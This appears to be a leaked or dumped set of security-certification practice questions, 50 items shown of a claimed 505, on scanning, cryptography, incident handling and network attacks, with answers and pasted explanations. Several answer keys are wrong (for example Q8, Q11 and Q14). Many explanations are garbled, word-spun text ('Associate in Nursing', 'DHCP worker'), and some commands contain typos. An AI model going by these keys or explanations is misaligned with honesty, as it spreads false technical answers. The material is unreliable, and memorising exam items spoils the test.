Total Questions: 505
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Question: 1

Elliot is in the process of exploiting a web application that uses SQL as a back-end database. He's determined that the application is vulnerable to SQL injection, and has introduced conditional timing delays into injected queries to determine whether they are successful. What type of SQL injection is Elliot most likely performing?

A. Error-based SQL injection
B. Blind SQL injection
C. Union-based SQL injection
D. NoSQL injection

Answer: B

Question: 2

John is an incident handler at a financial institution. His steps in a recent incident are not up to the standards of the company. John frequently forgets some steps and procedures while handling responses as they are very stressful to perform. Which of the following actions should John take to overcome this problem with the least administrative effort?

A. Create an incident checklist.
B. Select someone else to check the procedures.
C. Increase his technical skills.
D. Read the incident manual every time it occurs.

Answer: C

Question: 3

You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

A. list server=192.168.10.2 type=all
B. is-d abccorp.local

C. Iserver 192.168.10.2-t all
D. List domain=Abccorp.local type=zone

Answer: B

Question: 4

OpenSSL on Linux servers includes a command line tool for testing TLS. What is the name of the tool and the correct syntax to connect to a web server?

A. openssl s_client -site www.website.com:443
B. openssl_client -site www.website.com:443
C. openssl s_client -connect www.website.com:443
D. openssl_client -connect www.website.com:443

Answer: C

Question: 5

What is the purpose of DNS AAAA record?

A. Authorization, Authentication and Auditing record
B. Address prefix record
C. Address database record
D. IPv6 address resolution record

Answer: D

Question: 6

Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Tremp's requirements?

A. Gateway-based IDS
B. Network-based IDS
C. Host-based IDS
D. Open source-based

Answer: C

Question: 7

What kind of detection techniques is being used in antivirus softwares that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the premiers environment-

A. VCloud based
B. Honypot based
C. Behaviour based
D. Heuristics based

Answer: A

Question: 8

Gavin owns a white-hat firm and is performing a website security audit for one of his clients. He begins by running a scan which looks for common misconfigurations and outdated software versions. Which of the following tools is he most likely using?

A. Nikto
B. Nmap
C. Metasploit
D. Armitage

Answer: B

Question: 9

Which of the following statements is FALSE with respect to Intrusion Detection Systems?

A. Intrusion Detection Systems can be configured to distinguish specific content in network packets
B. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic
C. Intrusion Detection Systems require constant update of the signature library
D. Intrusion Detection Systems can examine the contents of the data n context of the network protocol

Answer: B

Question: 10

While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?

A. Conduct stealth scan
B. Conduct ICMP scan
C. Conduct IDLE scan
D. Conduct silent scan

Answer: C

Once a suitable zombie has been found, performing a scan is easy. Simply specify the zombie hostname to the -sI option and Nmap does the rest. Example 5.19 shows an example of Ereet scanning the Recording Industry Association of America by bouncing an idle scan off an Adobe machine named Kiosk.
Example 5.19. An idle scan against the RIAA
nmap -Pn -p- -sI kiosk.adobe.com www.riaa.com
Starting Nmap (http://nmap.org)
Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental
Nmap scan report for 208.225.90.120
(The 65522 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http
111/tcp open sunrpc
135/tcp open loc-srv
443/tcp open https
1027/tcp open IIS
1030/tcp open iad1
2306/tcp open unknown
5631/tcp open pcanywheredata
7937/tcp open unknown
7938/tcp open unknown
36890/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds
https://nmap.org/book/idlescan.html

Question: 11

Which command can be used to show the current TCP/IP connections?

A. Netsh
B. Netstat
C. Net use connection
D. Net use

Answer: A

Question: 12

You are analysing traffic on the network with Wireshark. You want to routinely run a cron job which will run the capture against a specific set of IPs - 192.168.8.0/24. What command you would use?

A. wireshark --fetch ''192.168.8*''
B. wireshark --capture --local masked 192.168.8.0 ---range 24
C. tshark -net 192.255.255.255 mask 192.168.8.0
D. sudo tshark -f''net 192 .68.8.0/24''

Answer: D

Question: 13

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

A. 210.1.55.200
B. 10.1.4.254
C. 10..1.5.200
D. 10.1.4.156

Answer: C

Question: 14

You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

A. user.log
B. auth.fesg
C. wtmp
D. btmp

Answer: C

Question: 15

The tools which receive event logs from servers, network equipment, and applications, and perform analysis and correlation on those logs, and can generate alarms for security relevant issues, are known as what?

A. network Sniffer
B. Vulnerability Scanner
C. Intrusion prevention Server
D. Security incident and event Monitoring

Answer: D

Question: 16

What is the main security service a cryptographic hash provides?

A. Integrity and ease of computation
B. Message authentication and collision resistance
C. Integrity and collision resistance
D. Integrity and computational in-feasibility

Answer: D

Question: 17

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what river and library are required to allow the NIC to work in promiscuous mode?

A. Libpcap
B. Awinpcap
C. Winprom
D. Winpcap

Answer: D

Question: 18

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
B. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
C. Symmetric encryption allows the server to securely transmit the session keys out-of-band.

D. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.

Answer: D

Question: 19

When a security analyst prepares for the formal security assessment - what of the following should be done in order to determine inconsistencies in the secure assets database and verify that system is compliant to the minimum security baseline?

A. Data items and vulnerability scanning
B. Interviewing employees and network engineers
C. Reviewing the firewalls configuration
D. Source code review

Answer: A

Question: 20

Why containers are less secure that virtual machines?

A. Host OS on containers has a larger surface attack.
B. Containers may full fill disk space of the host.
C. A compromise container may cause a CPU starvation of the host.
D. Containers are attached to the same virtual network.

Answer: A

Question: 21

These hackers have limited or no training and know how to use only basic techniques or tools.
What kind of hackers are we talking about?

A. Black-Hat Hackers A
B. Script Kiddies
C. White-Hat Hackers
D. Gray-Hat Hacker

Answer: B

Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools. Even then they may not understand any or all of what they are doing.

Question: 22

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to ""know"" to prove yourself that it was Bob who had send a mail?

A. Authentication
B. Confidentiality
C. Integrity
D. Non-Repudiation

Answer: D

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

Question: 23

In the field of cryptanalysis, what is meant by a “rubber-hose" attack?

A. Attempting to decrypt cipher text by making logical assumptions about the contents of the original plain text.
B. Extraction of cryptographic secrets through coercion or torture.
C. Forcing the targeted key stream through a hardware-accelerated device such as an ASIC.
D. A backdoor placed into a cryptographic algorithm by its creator.

Answer: B

Question: 24

What type of analysis is performed when an attacker has partial knowledge of inner-workings of the application?

A. Black-box
B. Announced
C. White-box
D. Grey-box

Answer: D

Question: 25

Which of the following steps for risk assessment methodology refers to vulnerability identification?

A. Determines if any flaws exist in systems, policies, or procedures
B. Assigns values to risk probabilities; Impact values.
C. Determines risk probability that vulnerability will be exploited (High. Medium, Low)
D. Identifies sources of harm to an IT system. (Natural, Human. Environmental)

Answer: C

Question: 26

Log monitoring tools performing behavioral analysis have alerted several suspicious logins on a Linux server occurring during non-business hours. After further examination of all login activities, it is noticed that none of the logins have occurred during typical work hours. A Linux administrator who is investigating this problem realizes the system time on the Linux server is wrong by more than twelve hours. What protocol used on Linux servers to synchronize the time has stopped working?

A. Time Keeper
B. NTP
C. PPP
D. OSPP

Answer: B

Question: 27

What is the minimum number of network connections in a multi homed firewall?

A. 3
B. 5
C. 4
D. 2

Answer: A

Question: 28

Which of the following DoS tools is used to attack target web applications by starvation of available sessions on the web server?
The tool keeps sessions at halt using never-ending POST transmissions and sending an arbitrarily large content-length header value.

A. My Doom
B. Astacheldraht
C. R-U-Dead-Yet?(RUDY)
D. LOIC

Answer: C

Question: 29

During the process of encryption and decryption, what keys are shared?

A. Private keys
B. User passwords
C. Public keys
D. Public and private keys

Answer: C

https://en.wikipedia.org/wiki/Public-key_cryptography
Public-key cryptography, or asymmetric cryptography, is a cryptographic system that uses pairs of keys: p*ublic keys (which may be known to others), and private keys (which may never be known by any except the owner).* The generation of such key pairs depends on cryptographic algorithms which are based on mathematical problems termed one-way functions. Effective security requires keeping the private key private; the public key can be openly distributed without compromising security.
In such a system, any person can encrypt a message using the intended receiver's public key, but that encrypted message can only be decrypted with the receiver's private key. This allows, for instance, a server program to generate a cryptographic key intended for a suitable symmetric-key cryptography, then to use a client's openly-shared public key to encrypt that newly generated symmetric key. The server can then send this encrypted symmetric key over an insecure channel to the client; only the client can decrypt it using the client's private key (which pairs with the public key used by the server to encrypt the message). With the client and server both having the same symmetric key, they can safely use symmetric key encryption (likely much faster) to communicate over otherwise-insecure channels. This scheme has the advantage of not having to manually pre-share symmetric keys (a fundamentally difficult problem) while gaining the higher data throughput advantage of symmetric-key cryptography.
With public-key cryptography, robust authentication is also possible. A sender can combine a message with a private key to create a short digital signature on the message. Anyone with the sender's corresponding public key can combine that message with a claimed digital signature; if the signature matches the message, the origin of the message is verified (i.e., it must have been made by the owner of the corresponding private key).

Public key algorithms are fundamental security primitives in modern cryptosystems, including applications and protocols which offer assurance of the confidentiality, authenticity and non-repudiability of electronic communications and data storage. They underpin numerous Internet standards, such as Transport Layer Security (TLS), S/MIME, PGP, and GPG. Some public key algorithms provide key distribution and secrecy (e.g., Diffie–Hellman key exchange), some provide digital signatures (e.g., Digital Signature Algorithm), and some provide both (e.g., RSA). Compared to symmetric encryption, asymmetric encryption is rather slower than good symmetric encryption, too slow for many purposes. Today's cryptosystems (such as TLS, Secure Shell) use both symmetric encryption and asymmetric encryption.

Question: 30

You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity, what tool would you most likely select?

A. Nmap
B. Cain & Abel
C. Nessus
D. Snort

Answer: D

Question: 31

How is the public key distributed in an orderly, controlled fashion so that the users can be sure of the sender’s identity?

A. Hash value
B. Private key
C. Digital signature
D. Digital certificate

Answer: D

Question: 32

The network team has well-established procedures to follow for creating new rules on the firewall. This includes having approval from a manager prior to implementing any new rules. While reviewing the firewall configuration, you notice a recently implemented rule but cannot locate manager approval for it. What would be a good step to have in the procedures for a situation like this?

A. Have the network team document the reason why the rule was implemented without prior manager approval.

B. Monitor all traffic using the firewall rule until a manager can approve it.
C. Do not roll back the firewall rule as the business may be relying upon it, but try to get manager approval as soon as possible.
D. Immediately roll back the firewall rule until a manager can approve it

Answer: D

Question: 33

The Payment Card Industry Data Security Standard (PCI DSS) contains six different categories of control objectives. Each objective contains one or more requirements, which must be followed in order to achieve compliance. Which of the following requirements would best fit under the objective, "Implement strong access control measures"?

A. Regularly test security systems and processes.
B. Encrypt transmission of cardholder data across open, public networks.
C. Assign a unique ID to each person with computer access.
D. Use and regularly update anti-virus software on all systems commonly affected by malware.

Answer: C

Question: 34

Nedved is an IT Security Manager of a bank in his country. One day. he found out that there is a security breach to his company's email server based on analysis of a suspicious connection from the email server to an unknown IP Address.
What is the first thing that Nedved needs to do before contacting the incident response team?

A. Leave it as it Is and contact the incident response te3m right away
B. Block the connection to the suspicious IP Address from the firewall
C. Disconnect the email server from the network
D. Migrate the connection to the backup email server

Answer: C

Question: 35

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn’t log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons.
Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

A. Warning to those who write password on a post it note and put it on his/her desk
B. Developing a strict information security policy
C. Information security awareness training
D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

Question: 36

Clark, a professional hacker, was hired by an organization lo gather sensitive Information about its competitors surreptitiously. Clark gathers the server IP address of the target organization using Whole footprinting. Further, he entered the server IP address as an input to an online tool to retrieve information such as the network range of the target organization and to identify the network topology and operating system used in the network. What is the online tool employed by Clark in the above scenario?

A. AOL
B. ARIN
C. DuckDuckGo
D. Baidu

Answer: B

https://search.arin.net/rdap/?query=199.43.0.43

Question: 37

Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open pons and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
C. nmap -Pn -sT -p 46824 < Target IP >
D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Answer: B

https://nmap.org/nsedoc/scripts/enip-info.html
Example Usage enip-info:
- *nmap --script enip-info -sU -p 44818 <host>*
This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.
This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (https://github.com/paperwork/pyenip)

Question: 38

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

A. WEP
B. RADIUS
C. WPA
D. WPA3

Answer: A

Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN. encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy.
A research group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP – which is included in many networking

products – was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

Question: 39

Attacker Lauren has gained the credentials of an organization's internal server system, and she was often logging in during irregular times to monitor the network activities. The organization was skeptical about the login times and appointed security professional Robert to determine the issue. Robert analyzed the compromised device to find incident details such as the type of attack, its severity, target, impact, method of propagation, and vulnerabilities exploited. What is the incident handling and response (IH&R) phase, in which Robert has determined these issues?

A. Preparation
B. Eradication
C. Incident recording and assignment
D. Incident triage

Answer: D

Incident Handling and Response Incident handling and response (IH&R) is the process of taking organized and careful steps when reacting to a security incident or cyberattack. Steps involved in the IH&R process: 3.Incident Triage - The IH&R team further analyzes the compromised device to find incident details such as the type of attack, its severity, target, impact, and method of propagation, and any vulnerabilities it exploited. (P.84/68)

Question: 40

David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?

A. verification
B. Risk assessment
C. Vulnerability scan
D. Remediation

Answer: D

Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4.Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

Question: 41

Widespread fraud ac Enron. WorldCom, and Tyco led to the creation of a law that was designed to improve the accuracy and accountability of corporate disclosures. It covers accounting firms and third parties that provide financial services to some organizations and came into effect in 2002. This law is known by what acronym?

A. Fed RAMP
B. PCIDSS
C. SOX
D.HIPAA

Answer: C

The Sarbanes-Oxley Act of 2002 could be a law the U.S. Congress passed on July thirty of that year to assist defend investors from fallacious money coverage by companies.Also called the SOX Act of 2002 and also the company Responsibility Act of 2002, it mandated strict reforms to existing securities rules and obligatory powerful new penalties on law breakers.
The Sarbanes-Oxley law Act of 2002 came in response to money scandals within the early 2000s involving in public listed corporations like Enron Corporation, Tyco International plc, and WorldCom. The high-profile frauds cask capitalist confidence within the trustiness of company money statements Associate in Nursingd light-emitting diode several to demand an overhaul of decades-old restrictive standards.

Question: 42


Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.
Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack
B. VLAN hopping attack
C. DNS poisoning attack
D. STP attack

Answer: D

STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm.
STP is a hierarchical tree-like topology with a “root” switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the

topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).
An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker's system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.



Question: 43

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?

A. VLAN hopping
B. DHCP starvation
C. Rogue DHCP server attack
D. STP attack

Answer: B

A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.

In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.

In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn't send a modest bunch – it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.

In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.

When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.

The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer requires to play out a man-in-the-center (MITM) assault.

Question: 44

At what stage of the cyber kill chain theory model does data exfiltration occur?

A. Actions on objectives
B. Weaponization
C. installation
D. Command and control

Answer: A

The longer an adversary has this level of access, the greater the impact. Defenders must detect this stage as quickly as possible and deploy tools which can enable them to gather forensic evidence. One example would come with network packet captures, for damage assessment. Only now, after progressing through the primary six phases, can intruders take actions to realize their original objectives. Typically, the target of knowledge exfiltration involves collecting, encrypting and extracting information from the victim(s) environment; violations of knowledge integrity or availability are potential objectives also . Alternatively, and most ordinarily , the intruder may only desire access to the initial victim box to be used as a hop point to compromise additional systems and move laterally inside the network. Once this stage is identified within an environment, the implementation of prepared reaction plans must be initiated. At a minimum, the plan should include a comprehensive communication plan, detailed evidence must be elevated to the very best ranking official or board , the deployment of end-point security tools to dam data loss and preparation for briefing a CIRT Team. Having these resources well established beforehand may be a "MUST" in today's quickly evolving landscape of cybersecurity threats

Question: 45

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -pp < target ip address >
B. nmap -sn -PO < target IP address >
C. nmap -sn -PS < target IP address >
D. nmap -sn -PA < target IP address >

Answer: C

https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/

Question: 46

Ricardo has discovered the username for an application in his targets environment. As he has a limited amount of time, he decides to attempt to use a list of common passwords he found on the Internet. He compiles them into a list and then feeds that list as an argument into his password-cracking application, what type of attack is Ricardo performing?

A. Known plaintext
B. Password spraying
C. Brute force
D. Dictionary

Answer: D

A dictionary Attack as an attack vector utilized by the attacker to break in a very system, that is password protected, by golf shot technically each word in a very dictionary as a variety of password for that system. This attack vector could be a variety of Brute Force Attack.
The lexicon will contain words from an English dictionary and conjointly some leaked list of commonly used passwords and once combined with common character substitution with numbers, will generally be terribly effective and quick.
How is it done?
Basically, it's attempting each single word that's already ready. it's done victimization machine-controlled tools that strive all the possible words within the dictionary.
Some password Cracking Software:
• John the ripper
• L0phtCrack
• Aircrack-ng

Question: 47

Richard, an attacker, aimed to hack loT devices connected to a target network. In this process. Richard recorded the frequency required to share information between connected devices. After obtaining the frequency, he captured the original data when commands were initiated by the connected devices. Once the original data were collected, he used free tools such as URH to segregate the command sequence. Subsequently, he started injecting the segregated command sequence on the same frequency into the loT network, which repeats the captured signals of the devices. What Is the type of attack performed by Richard In the above scenario?

A. Side-channel attack
B. Replay attack
C. CrypTanalysis attack
D. Reconnaissance attack

Answer: B

Replay Attack could be a variety of security attack to the info sent over a network.
In this attack, the hacker or a person with unauthorized access, captures the traffic and sends communication to its original destination, acting because the original sender. The receiver feels that it's Associate in Nursing genuine message however it's really the message sent by the aggressor. the most feature of the Replay Attack is that the consumer would receive the message double, thence the name, Replay Attack.
Prevention from Replay Attack :
1. Timestamp technique –
Prevention from such attackers is feasible, if timestamp is employed at the side of the info. Supposedly, the timestamp on an information is over a precise limit, it may be discarded, and sender may be asked to send the info once more.
2. Session key technique –
Another way of hindrance, is by victimisation session key. This key may be used one time (by sender and receiver) per dealing, and can't be reused.

Question: 48

This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. Twofish encryption algorithm
B. HMAC encryption algorithm
C. IDEA
D. Blowfish encryption algorithm

Answer: A

Twofish is an encryption algorithm designed by Bruce Schneier. It's a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. it's associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES.
Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key-dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. within the context of Twofish's block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge .
How Secure is Twofish?
Twofish is seen as a really secure option as far as encryption protocols go. one among the explanations that it wasn't selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category.
Because Twofish uses "pre-computed key-dependent S-boxes", it are often susceptible to side channel attacks. this is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn't constitute a real cryptanalysis. These attacks didn't constitue a practical break within the cipher.
Products That Use Twofish
GnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.
KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It's a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.
Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward , just create the database, set your master password.
PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail . However, Pretty Good Privacy doesn't encrypt the topic and sender of the e-mail , so make certain to never put sensitive information in these fields when using PGP.
TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user's computer. this suggests you'll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it's sent over the network.

Question: 49

Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

A. Medium
B. Low
C. Critical
D. High

Answer: A

Rating CVSS Score
None 0.0
Low 0.1 - 3.9
Medium 4.0 - 6.9
High 7.0 - 8.9
Critical 9.0 - 10.0
https://www.first.org/cvss/v3.0/specification-document
The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.
Qualitative Severity Rating Scale
For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Question: 50

jane invites her friends Alice and John over for a LAN party. Alice and John access Jane's wireless network without a password. However. Jane has a long, complex password on her router. What attack has likely occurred?

A. Wireless sniffing
B. Piggybacking
C. Evil twin
D. Wardriving

Answer: C

An evil twin may be a fraudulent Wi-Fi access point that appears to be legitimate but is about up to pay attention to wireless communications.[1] The evil twin is that the wireless LAN equivalent of the phishing scam.
This type of attack could also be wont to steal the passwords of unsuspecting users, either by monitoring their connections or by phishing, which involves fixing a fraudulent internet site and luring people there.
The attacker snoops on Internet traffic employing a bogus wireless access point. Unwitting web users could also be invited to log into the attacker's server, prompting them to enter sensitive information like usernames and passwords. Often, users are unaware they need been duped until well after the incident has occurred.
When users log into unsecured (non-HTTPS) bank or e-mail accounts, the attacker intercepts the transaction, since it's sent through their equipment. The attacker is additionally ready to hook up with other networks related to the users' credentials.
